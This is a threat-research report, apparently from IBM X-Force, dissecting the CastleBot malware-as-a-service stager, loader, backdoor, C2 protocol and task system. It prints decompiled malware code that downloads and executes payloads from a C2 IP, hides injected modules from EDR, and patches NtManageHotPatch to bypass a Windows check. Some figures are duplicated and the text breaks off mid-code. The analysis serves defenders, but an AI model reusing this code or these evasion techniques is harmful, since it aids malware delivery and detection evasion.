Dissecting the CastleBot Malware-as-a-Service operation

By Golo Mühr

Published: 2025-08-06 · Archived: 2026-04-05 19:59:36 UTC

IBM X-Force has been investigating a newly emerging malware framework named CastleBot. The malware is believed to be part of a Malware-as-a-Service (MaaS) operation and is specifically designed for flexible malware deployment. CastleBot is currently used by cyber criminals to deliver everything from infostealers to backdoors like NetSupport and WarmCookie, which have been linked to ransomware attacks.

What makes CastleBot particularly concerning is how it's being distributed: most often through trojanized software installers downloaded from fake websites, luring unsuspecting users into launching the infection themselves. This technique is part of a growing trend X-Force is observing. It is often enabled through SEO poisoning, which causes malicious pages to rank higher in search engines than legitimate software distributors. Once inside, CastleBot runs through a three-stage process: a stager/downloader, a loader and a core backdoor, which requests a set of tasks from its command and control (C2) server. Information gathered from the infected machine allows operators to easily filter victims, manage ongoing infections and deploy malware to high-value targets with precision.

CastleBot is still evolving, and our research shows it's likely just getting started. In this report, we break down how it works, how it spreads, and why it matters.

Key findings:

- CastleBot is a new malware likely operated as a Malware-as-a-Service, which can be used to deliver a wide range of malicious payloads
- Follow-on payloads range from infostealers to backdoors linked to ransomware attacks, such as NetSupport and WarmCookie
- X-Force observed trojanized software installers as the most common infection vector to deliver CastleBot
- The CastleBot framework encompasses three components: a stager, loader and a core and appears to be under active development
- The malware seems to allow operators to easily filter victims, update payloads and manage multiple campaigns throughout their lifecycle

Overview

CastleBot first appeared in early 2025. X-Force noted an increase in the volume of samples and different payloads starting in May, and has since observed the deployment of various backdoor and infostealer payloads. CastleBot's most common infection vector is trojanized software, which is part of a trend X-Force continues to observe since 2024. Trojanized software packages and installers are often distributed via fake websites using SEO poisoning to attract victims. CastleBot was also distributed through GitHub repositories, impersonating legitimate software, and via the popular ClickFix technique.

X-Force identified three components as part of the CastleBot malware framework: a stager, a loader and the CastleBot core/backdoor.





Fig. 1: CastleBot infection chain



Note that previous public reporting by Prodraft refers to the same malware framework as "CastleLoader".

CastleBot stager

In most cases, the CastleBot core component is deployed via a shellcode stager, which is part of the same CastleBot malware family. The stager is a lightweight shellcode payload that can be injected by any other first-stage loader. X-Force observed various crypters used with CastleBot, including Dave, an AutoIt-based crypter, and simple crypters compiled in C.

The malware uses the DJB2 hashing algorithm to resolve necessary APIs at runtime. Before every API call, it loads the corresponding DLL and traverses the Export Address Table (EAT) searching for the API function via pre-generated DJB2 hashes. Should the export be forwarded to another DLL, the stager parses the DLL name, loads it and resolves the function via *GetProcAddress*.

Upon execution, the stager downloads two payloads via HTTP with the User Agent "Googlebot". The URL paths are similar between samples and address the same C2 server as the CastleBot core component.

Example download URLs:

http://173.44.141[.]89/service/download/data_3x.bin

http://173.44.141[.]89/service/download/data_4x.bin

```
wcscpy(url1, L"http://173.44.141.89/service/download/data_3x.bin");
v9 = 0;
wcscpy(url2, L"http://173.44.141.89/service/download/data_4x.bin");
v7 = 0;
buffer1 = 0;
size1 = 0;
buffer2 = 0;
size2 = 0;
result = zf_download_file(url1, &buffer1, &size1);
if ( result )
{
  result = zf_download_file(url2, &buffer2, &size2);
  if ( result )
  {
    zf_xor_decrypt(buffer1, size1);
    zf_xor_decrypt(buffer2, size2);
    lpflOldProtect = 0;
    p_kernel32_dll = zf_load_dll_by_index(1); // kernel32.dll!b'VirtualProtect'
    VirtualProtect = zf_get_api_by_hash(p_kernel32_dll, 0x844FF18D);
    (VirtualProtect)(buffer2, size2, PAGE_EXECUTE_READWRITE, &lpflOldProtect);
    buffer2(buffer1);
    p_kernel32_dll_1 = zf_load_dll_by_index(1);// kernel32.dll!b'ExitProcess'
    ExitProcess = zf_get_api_by_hash(p_kernel32_dll_1, 0xB769339E);
    return (ExitProcess)(0);
  }
}
return result;
```

Fig. 2: Screenshot of decompiled CastleBot stager

```
wcscpy(url1, L"http://173.44.141.89/service/download/data_3x.bin");
v9 = 0;
wcscpy(url2, L"http://173.44.141.89/service/download/data_4x.bin");
v7 = 0;
buffer1 = 0;
size1 = 0;
buffer2 = 0;
size2 = 0;
result = zf_download_file(url1, &buffer1, &size1);
if ( result )
{
  result = zf_download_file(url2, &buffer2, &size2);
  if ( result )
  {
    zf_xor_decrypt(buffer1, size1);
    zf_xor_decrypt(buffer2, size2);
    lpflOldProtect = 0;
    p_kernel32_dll = zf_load_dll_by_index(1); // kernel32.dll!b'VirtualProtect'
    VirtualProtect = zf_get_api_by_hash(p_kernel32_dll, 0x844FF18D);
    (VirtualProtect)(buffer2, size2, PAGE_EXECUTE_READWRITE, &lpflOldProtect);
    buffer2(buffer1);
    p_kernel32_dll_1 = zf_load_dll_by_index(1);// kernel32.dll!b'ExitProcess'
    ExitProcess = zf_get_api_by_hash(p_kernel32_dll_1, 0xB769339E);
    return (ExitProcess)(0);
  }
}
return result;
```

Both payloads are decrypted via a hardcoded XOR string, in this case "GySDoSGySDoS" (UTF-16 encoded), revealing a PE (CastleBot core) and a shellcode stub (CastleBot Loader).

The stager then uses *VirtualProtect* to enable execution on the heap for the memory region storing the second decrypted shellcode payload. The latter, acting as a loader, is executed directly in memory and receives a pointer to the decrypted PE as an argument.

CastleBot loader

The CastleBot Loader is a fully-featured PE loader, which begins by mapping each section of the provided PE into a new memory region allocated using *NtAllocateVirtualMemory.* It goes on to fix any necessary relocations, resolve imports, set the appropriate memory protection options and execute existing TLS callback functions.

Notably, the loader also sets up a new LDR_DATA_TABLE_ENTRY structure and the corresponding LDR_DDAG_NODE (extended in Windows 8 and later), which are then added into the PEB_LDR_DATA doubly linked lists containing the loaded modules for each process. To EDR agents monitoring the PEB, this would make the injected payload appear more as though it was legitimately loaded by the operating system.

```
p_LDR_DATA_TABLE_ENTRY->ReferenceCount = 1;
p_LDR_DATA_TABLE_ENTRY->LoadReason = LoadReasonDynamicLoad;
p_LDR_DATA_TABLE_ENTRY->OriginalBase = pe_header->OptionalHeader.ImageBase;
p_LDR_DATA_TABLE_ENTRY->Flags |= 4u;
p_LDR_DATA_TABLE_ENTRY->Flags |= 8u;
p_LDR_DATA_TABLE_ENTRY->Flags |= 0x4000u;
p_LDR_DATA_TABLE_ENTRY->Flags |= 0x40u;
p_LDR_DATA_TABLE_ENTRY->Flags |= 0x80u;
p_LDR_DATA_TABLE_ENTRY->Flags |= 0x80000u;
p_LDR_DATA_TABLE_ENTRY->Flags &= ~0x200u;
p_LDR_DATA_TABLE_ENTRY->DllBase = image_base;
p_LDR_DATA_TABLE_ENTRY->SizeOfImage = pe_header->OptionalHeader.SizeOfImage;
p_LDR_DATA_TABLE_ENTRY->TimeDateStamp = pe_header->FileHeader.TimeDateStamp;
p_LDR_DATA_TABLE_ENTRY->ObsoleteLoadCount = 1;
p_LDR_DATA_TABLE_ENTRY->Flags = 0;
p_LDR_DATA_TABLE_ENTRY->BaseNameHashValue = zf_create_hash(
                                              *&p_LDR_DATA_TABLE_ENTRY->BaseDllName.Length,
                                              p_LDR_DATA_TABLE_ENTRY->BaseDllName.Buffer,
                                              0);
p_LDR_DATA_TABLE_ENTRY->EntryPoint = &image_base[pe_header->OptionalHeader.AddressOfEntryPoint];
v23 = zf_load_dll_by_index(1u);           // kernel32.dll!b'HeapAlloc'
HeapAlloc = zf_resolve_api(v23, 0x1FFD670E);
v24 = zf_load_dll_by_index(1u);           // kernel32.dll!b'GetProcessHeap'
GetProcessHeap = zf_resolve_api(v24, 0xC6580D02);
hHeap = GetProcessHeap();
p_LDR_DATA_TABLE_ENTRY->DdagNode = HeapAlloc(hHeap, HEAP_ZERO_MEMORY, 0x2C);
p_LDR_DATA_TABLE_ENTRY->NodeModuleLink.Flink = &p_LDR_DATA_TABLE_ENTRY->DdagNode->Modules;
p_LDR_DATA_TABLE_ENTRY->NodeModuleLink.Blink = &p_LDR_DATA_TABLE_ENTRY->DdagNode->Modules;
p_LDR_DATA_TABLE_ENTRY->DdagNode->Modules.Flink = &p_LDR_DATA_TABLE_ENTRY->NodeModuleLink;
p_LDR_DATA_TABLE_ENTRY->DdagNode->Modules.Blink = &p_LDR_DATA_TABLE_ENTRY->NodeModuleLink;
p_LDR_DATA_TABLE_ENTRY->DdagNode->State = LdrModulesReadyToRun;
p_LDR_DATA_TABLE_ENTRY->DdagNode->LoadCount = 1;
peb = NtCurrentPeb();
Ldr = peb->Ldr;
InsertTailList(&Ldr->InLoadOrderModuleList, &p_LDR_DATA_TABLE_ENTRY->InLoadOrderLinks);
InsertTailList(&Ldr->InMemoryOrderModuleList, &p_LDR_DATA_TABLE_ENTRY->InMemoryOrderLinks);
InsertTailList(&Ldr->InInitializationOrderModuleList, &p_LDR_DATA_TABLE_ENTRY->InInitializationOrderLinks);
result = pe_header;
if ( (pe_header->FileHeader.Characteristics & IMAGE_FILE_DLL) == 0 )
{
  result = image_base;
  peb->ImageBaseAddress = image_base;
}
```

Fig. 3: CastleBot Loader setting up LDR_DATA_TABLE_ENTRY and LDR_DDAG_NODE structures and inserting into PEB_LDR_DATA module lists

```
p_LDR_DATA_TABLE_ENTRY->ReferenceCount = 1;
p_LDR_DATA_TABLE_ENTRY->LoadReason = LoadReasonDynamicLoad;
p_LDR_DATA_TABLE_ENTRY->OriginalBase = pe_header->OptionalHeader.ImageBase;
p_LDR_DATA_TABLE_ENTRY->Flags |= 4u;
p_LDR_DATA_TABLE_ENTRY->Flags |= 8u;
p_LDR_DATA_TABLE_ENTRY->Flags |= 0x4000u;
p_LDR_DATA_TABLE_ENTRY->Flags |= 0x40u;
p_LDR_DATA_TABLE_ENTRY->Flags |= 0x80u;
p_LDR_DATA_TABLE_ENTRY->Flags |= 0x80000u;
p_LDR_DATA_TABLE_ENTRY->Flags &= ~0x200u;
p_LDR_DATA_TABLE_ENTRY->DllBase = image_base;
p_LDR_DATA_TABLE_ENTRY->SizeOfImage = pe_header->OptionalHeader.SizeOfImage;
p_LDR_DATA_TABLE_ENTRY->TimeDateStamp = pe_header->FileHeader.TimeDateStamp;
p_LDR_DATA_TABLE_ENTRY->ObsoleteLoadCount = 1;
p_LDR_DATA_TABLE_ENTRY->Flags = 0;
p_LDR_DATA_TABLE_ENTRY->BaseNameHashValue = zf_create_hash(
                                              *&p_LDR_DATA_TABLE_ENTRY->BaseDllName.Length,
                                              p_LDR_DATA_TABLE_ENTRY->BaseDllName.Buffer,
                                              0);
p_LDR_DATA_TABLE_ENTRY->EntryPoint = &image_base[pe_header->OptionalHeader.AddressOfEntryPoint];
v23 = zf_load_dll_by_index(1u);           // kernel32.dll!b'HeapAlloc'
HeapAlloc = zf_resolve_api(v23, 0x1FFD670E);
v24 = zf_load_dll_by_index(1u);           // kernel32.dll!b'GetProcessHeap'
GetProcessHeap = zf_resolve_api(v24, 0xC6580D02);
hHeap = GetProcessHeap();
p_LDR_DATA_TABLE_ENTRY->DdagNode = HeapAlloc(hHeap, HEAP_ZERO_MEMORY, 0x2C);
p_LDR_DATA_TABLE_ENTRY->NodeModuleLink.Flink = &p_LDR_DATA_TABLE_ENTRY->DdagNode->Modules;
p_LDR_DATA_TABLE_ENTRY->NodeModuleLink.Blink = &p_LDR_DATA_TABLE_ENTRY->DdagNode->Modules;
p_LDR_DATA_TABLE_ENTRY->DdagNode->Modules.Flink = &p_LDR_DATA_TABLE_ENTRY->NodeModuleLink;
p_LDR_DATA_TABLE_ENTRY->DdagNode->Modules.Blink = &p_LDR_DATA_TABLE_ENTRY->NodeModuleLink;
p_LDR_DATA_TABLE_ENTRY->DdagNode->State = LdrModulesReadyToRun;
p_LDR_DATA_TABLE_ENTRY->DdagNode->LoadCount = 1;
peb = NtCurrentPeb();
Ldr = peb->Ldr;
InsertTailList(&Ldr->InLoadOrderModuleList, &p_LDR_DATA_TABLE_ENTRY->InLoadOrderLinks);
InsertTailList(&Ldr->InMemoryOrderModuleList, &p_LDR_DATA_TABLE_ENTRY->InMemoryOrderLinks);
InsertTailList(&Ldr->InInitializationOrderModuleList, &p_LDR_DATA_TABLE_ENTRY->InInitializationOrderLinks);
result = pe_header;
if ( (pe_header->FileHeader.Characteristics & IMAGE_FILE_DLL) == 0 )
{
  result = image_base;
  peb->ImageBaseAddress = image_base;
}
```

Unless the injected file is a DLL, the PEB's ImageBaseAddress field is also set to the base address of the injected payload.

Lastly, to execute the payload, CastleBot Loader executes the entry point or allocates a new console for console applications.




Fig. 4: CastleBot Loader main function

```
IMAGE_DOS_HEADER *__stdcall start(IMAGE_DOS_HEADER *src_pe)
{
  IMAGE_DOS_HEADER *image_base; // eax
  _WORD *dll_by_index; // eax
  void (*AllocConsole)(void); // eax
  IMAGE_NT_HEADERS *image_base_; // [esp+0h] [ebp-Ch]
  IMAGE_NT_HEADERS *pe_header; // [esp+8h] [ebp-4h] BYREF

  pe_header = 0;
  image_base = zf_map_sections_into_memory(src_pe, &pe_header);
  image_base_ = image_base;
  if ( image_base )
  {
    zf_fix_relocations(image_base, pe_header);
    zf_resolve_imports(image_base_, pe_header);
    zf_resolve_delayed_imports(image_base_, pe_header);
    zf_set_section_memory_protections(image_base_, pe_header);
    zf_execute_tls_callbacks(image_base_, pe_header);
    zf_add_ldr_data_table_entry(image_base_, pe_header);
    if ( pe_header->OptionalHeader.Subsystem == IMAGE_SUBSYSTEM_WINDOWS_CUI )
    {
      dll_by_index = zf_load_dll_by_index(1u);  // kernel32.dll!b'AllocConsole'
      AllocConsole = zf_resolve_api(dll_by_index, 0xCDDB7FC3);
      AllocConsole();
    }
    return zf_execute_entrypoint(image_base_, pe_header);
  }
  return image_base;
}
```

In the sample analyzed above, the injected payload is the x86 CastleBot backdoor (202f6b6631ade2c41e4762e5877ce0063a3beabce0c3f8564b6499a1164c1e04).

CastleBot core

The CastleBot core uses the same API resolution mechanism as the stager and loader components, except for the hashing algorithm, which is the AP hash, developed by Arash Partow.

First, the backdoor begins by decrypting its configuration. Almost all strings throughout the binary, including those part of the configuration, are stored as UTF-16 and decrypted inline via a unique 4-byte XOR key for each string. During decryption, the following configuration struct is created:

struct CONFIG { wchar_t *p_campaign_id; // 81a16c72f9c9f4ea94d68b609c78f72d4a8725e7b8f6949b12d8871b6c6843e3 int size_utf16_campaign_id; int size_utf8_campaign_id; wchar_t *p_URL; // http://173.44.141[.]89/service int size_utf16_URL; int size_utf8_URL; wchar_t *p_useragent; // fTniXgvddlgotdAXke2CRZy int size_utf16_useragent; int size_utf8_useragent; wchar_t *p_mutex_name; // 10KCnWHtIoABhkL2Cl3u int size_utf16_mutex_name; int size_utf8_mutex_name; DATA_BUFFER_STRUCT *p_chacha_key; // 0x84fda801005fdd07340a1ca6d8a351adc6cfe9e39ffe7498a0955209ad2f7978 int zero_34; DATA_BUFFER_STRUCT *p_chacha_nonce; // 0x0b5ac47bfeeaf4af61726a5c int zero_3C; };

The malware attempts to create a mutex, using the name from the config, to ensure only a single instance is running. In the next step, it sends an HTTP GET request to the hardcoded URL to retrieve its settings, using the campaign ID in the URL path:

GET /service/settings/81a16c72f9c9f4ea94d68b609c78f72d4a8725e7b8f6949b12d8871b6c6843e3 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: fTniXgvddlgotdAXke2CRZy Host: 173.44.141[.]89

In response, CastleBot receives a block of encrypted data.

C2 communication

All C2 communication is encrypted via the symmetric ChaCha algorithm, apart from the malware's initial GET request. After decryption, the C2 protocol uses a serialized custom data structure, internally referred to as *container*, which can store values of different types.

Serialized containers

At the root of the serialized data structure is always a field of type *ContainerFieldArray*. The structures below further define how array and bool types are set up:

enum ContainerFieldType { CONTAINER_FIELD_TYPE_NONE, CONTAINER_FIELD_TYPE_BOOL, CONTAINER_FIELD_TYPE_UINT8, CONTAINER_FIELD_TYPE_INT8, CONTAINER_FIELD_TYPE_UINT16, CONTAINER_FIELD_TYPE_INT16, CONTAINER_FIELD_TYPE_UINT32, CONTAINER_FIELD_TYPE_INT32, CONTAINER_FIELD_TYPE_UINT64, CONTAINER_FIELD_TYPE_INT64, CONTAINER_FIELD_TYPE_STRINGA, CONTAINER_FIELD_TYPE_STRINGW, CONTAINER_FIELD_TYPE_BLOB, CONTAINER_FIELD_TYPE_ARRAY } struct FIELD_NAME { WORD fieldname_len; wchar fieldname[]; } struct CONTAINER_FIELD_ARRAY { ContainerFieldType type; FIELD_NAME field_name; SIZE_T size; union { CONTAINER_FIELD_NONE none; CONTAINER_FIELD_BOOL bool; CONTAINER_FIELD_UINT8 uint8; CONTAINER_FIELD_INT8 int8; CONTAINER_FIELD_UINT16 uint16; CONTAINER_FIELD_INT16 int16; CONTAINER_FIELD_UINT32 uint32; CONTAINER_FIELD_INT32 int32; CONTAINER_FIELD_UINT64 uint64; CONTAINER_FIELD_INT64 int64; CONTAINER_FIELD_STRINGA stringa; CONTAINER_FIELD_STRINGW stringw; CONTAINER_FIELD_BLOB blob; CONTAINER_FIELD_ARRAY

array; }; } struct CONTAINER_FIELD_BOOL { ContainerFieldType type; // CONTAINER_FIELD_TYPE_BOOL=0x01 FIELD_NAME field_name; BYTE bool; }

When parsing the decrypted container defining the settings requested by the backdoor, the data starts with the byte 0x0D, indicating the type *ContainerFieldArray.* That byte is followed by the field name, which itself is the 2-byte length followed by the UTF-16 encoded name. After the name, an array field defines a 4-byte length of the data, followed by the data itself, which again starts with the first byte defining the type.

CastleBot settings container

The settings received by the sample analysed above are parsed as follows.

Serialized data:

00000000 0d 08 00 72 00 6f 00 6f 00 74 00 89 00 00 00 0d |...r.o.o.t.....| 00000010 10 00 73 00 65 00 74 00 74 00 69 00 6e 00 67 00 |..s.e.t.t.i.n.g.| 00000020 73 00 72 00 00 00 01 18 00 72 00 75 00 6e 00 5f |s.r.....r.u.n._| 00000030 00 61 00 73 00 5f 00 61 00 64 00 6d 00 69 00 6e |.a.s._.a.d.m.i.n| 00000040 00 00 01 0e 00 61 00 6e 00 74 00 69 00 5f 00 76 |.....a.n.t.i._.v| 00000050 00 6d 00 00 01 1e 00 70 00 72 00 65 00 76 00 65 |.m.....p.r.e.v.e| 00000060 00 6e 00 74 00 5f 00 72 00 65 00 73 00 74 00 61 |.n.t._.r.e.s.t.a| 00000070 00 72 00 74 00 00 01 1e 00 73 00 68 00 6f 00 77 |.r.t.....s.h.o.w| 00000080 00 5f 00 66 00 61 00 6b 00 65 00 5f 00 65 00 72 |._.f.a.k.e._.e.r| 00000090 00 72 00 6f 00 72 00 00 |.r.o.r..|

Deserialized object:

root: { settings: { run_as_admin: False, anti_vm: False, prevent_restart: False, show_fake_error: False, } }

For each enabled setting, the following actions are performed by CastleBot:

run_as_admin: The malware will execute its parent via "cmd.exe /c <parent_process>" via *ShellExecuteW* with the "runas" verb to launch it as Administrator.

anti_vm: CastleBot will use the *cpuid* instruction with the 0x40000000 leaf to attempt to detect hypervisor environments. If either VMware or Parallels is discovered, the malware will exit.

prevent_restart: CastleBot will create a new hidden file in %PROGRAMDATA% with the name matching the mutex name embedded in the configuration. If the file already exists, the malware will exit.

show_fake_error: The malware displays a message box "System Error" with the message "The program can't start because VCRUNTIME140.dll is missing from your computer. Try reinstalling the program to fix this problem."

Host enumeration

In the next step, CastleBot gathers information on the infected host to register with the C2 server and request tasks.

- Username via *GetUserNameW*
- NetBIOS name via *GetComputerNameW*
- System architecture via *IsWow64Process*
- Local DNS domain name, by using *LsaQueryInformationPolicy* to retrieve the PolicyDnsDomainInformation structure. Default value is "WORKGROUP".
- Volume serial number retrieved via *GetVolumeInformationW.* CastleBot uses it to calculate a unique victim ID using a linear congruential generator (LCG) with a multiplier of 0x41C64E6D and an addend of 0x3039.
- Windows version via *RtlGetVersion* and *GetSystemMetrics(89)*

The information is compiled into the object below, followed by serialization and ChaCha encryption:

root: { information: { access_key: "fTniXgvddlgotdAXke2CRZy", campaign_identifier: "81a16c72f9c9f4ea94d68b609c78f72d4a8725e7b8f6949b12d8871b6c6843e3", machine_id: <calculated_victim_id>, build_version: "1.0", username: <username>, computer_name: <NetBIOS name>, domain_name: <local DNS domain name>, windows_version: <Windows version>, arch: <system architecture>, } }

The hardcoded values are the access key (identical to the User-Agent from the configuration), the campaign identifier and the CastleBot build version, which is "1.0" for the analyzed sample.

The backdoor sends the encrypted data in an HTTP POST request to

http://173.44.141[.]89/service/tasks

The response is a larger encrypted container bearing the CastleBot's pre-configured tasks.

CastleBot tasks container

The container received from the C2 server by the analyzed CastleBot sample is decrypted and deserialized into an object with the following fields:

root: { access_key: "fTniXgvddlgotdAXke2CRZy", tasks: { { id: 16, url: "http://173.44.141[.]89/service/download/docusign2.exe", install_path: "%TEMP%\docusign-auth2.exe", launch_method: 1, argument: "", run_as_admin: False, startup_method: 1, is_encrypted_container: False, container_encryption_key: "", auto_unpack_zip: False, zip_executable_files: {}, } } }

The "tasks" field is a custom type of array as detailed above, containing at least one unnamed array (zero-length name), each representing a task. CastleBot may also receive an array with multiple tasks to be carried out after each other. Each task contains an ID and several fields detailing how the task is to be executed, which are copied into a task structure during deserialization.

Task execution

The most important field in each task is the "launch_method", which determines the type of payload to be handled by CastleBot.

Launch method	Payload	Execution
1	EXE downloaded from URL	Via *CreateProcessW* or *ShellExecuteW*
2	DLL downloaded from URL	Via *ShellExecuteW* and rundll.exe
3	DLL downloaded from URL	Via *LoadLibraryW*
4	PE downloaded from URL	Injected into new process

5	PowerShell command in the "argument" field	Via *ShellExecuteW*
6	BAT command in the "argument" field	Via *ShellExecuteW*

The other fields may be used to set specific options for the task execution:

Field name	**Description**
id	Unique task ID, used to report back successful execution to the C2 server
url	URL to retrieve payload. Payloads are often hosted on the C2 server at http://<castlebot_c2>/service/download/<payload_name>
install_path	Target path for process injection, which may contain environment variables, or simply ":SELF:" which injects the payload into a duplicate of the parent process.
argument	Arguments for processes in install_path, or commands for PowerShell/BAT execution
run_as_admin	If set, executions via *ShellExecuteW* will use the "runas" verb.
startup_method	If set to "1", persistence is created for the payload via a scheduled task triggered at every logon.
is_encrypted_container	If set, the payload downloaded from the URL is RC4-decrypted and parsed as another container to retrieve the task's payload.
container_encryption_key	RC4 key used with the encrypted container.
auto_unpack_zip	If set, the payload is treated as a ZIP file and manually extracted.
zip_executable_files	A list of target files in the ZIP archive which are to be executed according to the launch method.
wow64_bypass	An option only added recently, to specify whether 32-bit system binaries should be launched instead.

Process injection

CastleBot supports simple process injection for PE payloads. It begins by creating a new suspended process, based on the install path and argument fields. In order to work on Windows 11 24H2 and later, the malware developers chose to hook NTDLL's *NtManageHotPatch* function in memory to bypass the newly added memory check. See Hasherezade's post for more details, which also provides the exact POC implementation used by CastleBot:

```
NtManageHotPatch = GetProcAddress(v5, &v26);
lpAddress = NtManageHotPatch;
if ( NtManageHotPatch )
{
  v10 = zf_load_dll_by_index(1);
  VirtualProtectEx = zf_get_api_by_hash(v10, -107956195);// kernel32.dll!b'VirtualProtectEx'
  NtManageHotPatch = VirtualProtectEx(process, lpAddress, 32, PAGE_READWRITE, &lpflOldProtect);
  if ( NtManageHotPatch )
  {
    lpNumberOfBytesRead = 0;
    *lpBuffer = 0;
    v25 = 0;
    v12 = zf_load_dll_by_index(1);
    ReadProcessMemory = zf_get_api_by_hash(v12, -1037474832);// kernel32.dll!b'ReadProcessMemory'
    NtManageHotPatch = ReadProcessMemory(process, lpAddress, lpBuffer, 32, &lpNumberOfBytesRead);
    if ( NtManageHotPatch )
    {
      if ( lpNumberOfBytesRead == 32 && LOBYTE(lpBuffer[0]) == 0xB8 )
      {
        patch_buffer[0] = 0xBBB8;           // B8 BB 00 00 C0   mov eax,C00000BB -> STATUS_NOT_SUPPORTED
        patch_buffer[1] = 0x10C2C0;         // C2 10 00         ret 10h
        lpNumberOfBytesWritten = 0;
        v14 = zf_load_dll_by_index(1);
        WriteProcessMemory = zf_get_api_by_hash(v14, 1222363549);// kernel32.dll!b'WriteProcessMemory'
        NtManageHotPatch = WriteProcessMemory(process, lpAddress, patch_buffer, 8, &lpNumberOfBytesWritten);
        if ( NtManageHotPatch )
        {
          if ( lpNumberOfBytesWritten == 8 )
          {
            v16 = zf_load_dll_by_index(1);
            VirtualProtectEx_1 = zf_get_api_by_hash(v16, -107956195);// kernel32.dll!b'VirtualProtectEx'
            VirtualProtectEx_1(process, lpAddress, 32, lpflOldProtect, &lpflOldProtect);
            v18 = zf_load_dll_by_index(1);
            FlushInstructionCache = zf_get_api_by_hash(v18, -113830395);// kernel32.dll!b'FlushInstructionCache'
            return FlushInstructionCache(process, lpAddress, 8);
          }
        }
      }
    }
  }
}
```

Fig 5: CastleBot hooking NtManageHotPatch

```
NtManageHotPatch = GetProcAddress(v5, &v26);
lpAddress = NtManageHotPatch;
if ( NtManageHotPatch )
{
  v10 = zf_load_dll_by_index(1);
  VirtualProtectEx = zf_get_api_by_hash(v10, -107956195);// kernel32.dll!b'VirtualProtectEx'
  NtManageHotPatch = VirtualProtectEx(process, lpAddress, 32, PAGE_READWRITE, &lpflOldProtect);
  if ( NtManageHotPatch )
  {
    lpNumberOfBytesRead = 0;
    *lpBuffer = 0;
    v25 = 0;
    v12 = zf_load_dll_by_index(1);
    ReadProcessMemory = zf_get_api_by_hash(v12, -1037474832);// kernel32.dll!b'ReadProcessMemory'
    NtManageHotPatch = ReadProcessMemory(process, lpAddress, lpBuffer, 32, &lpNumberOfBytesRead);
    if ( NtManageHotPatch )
    {
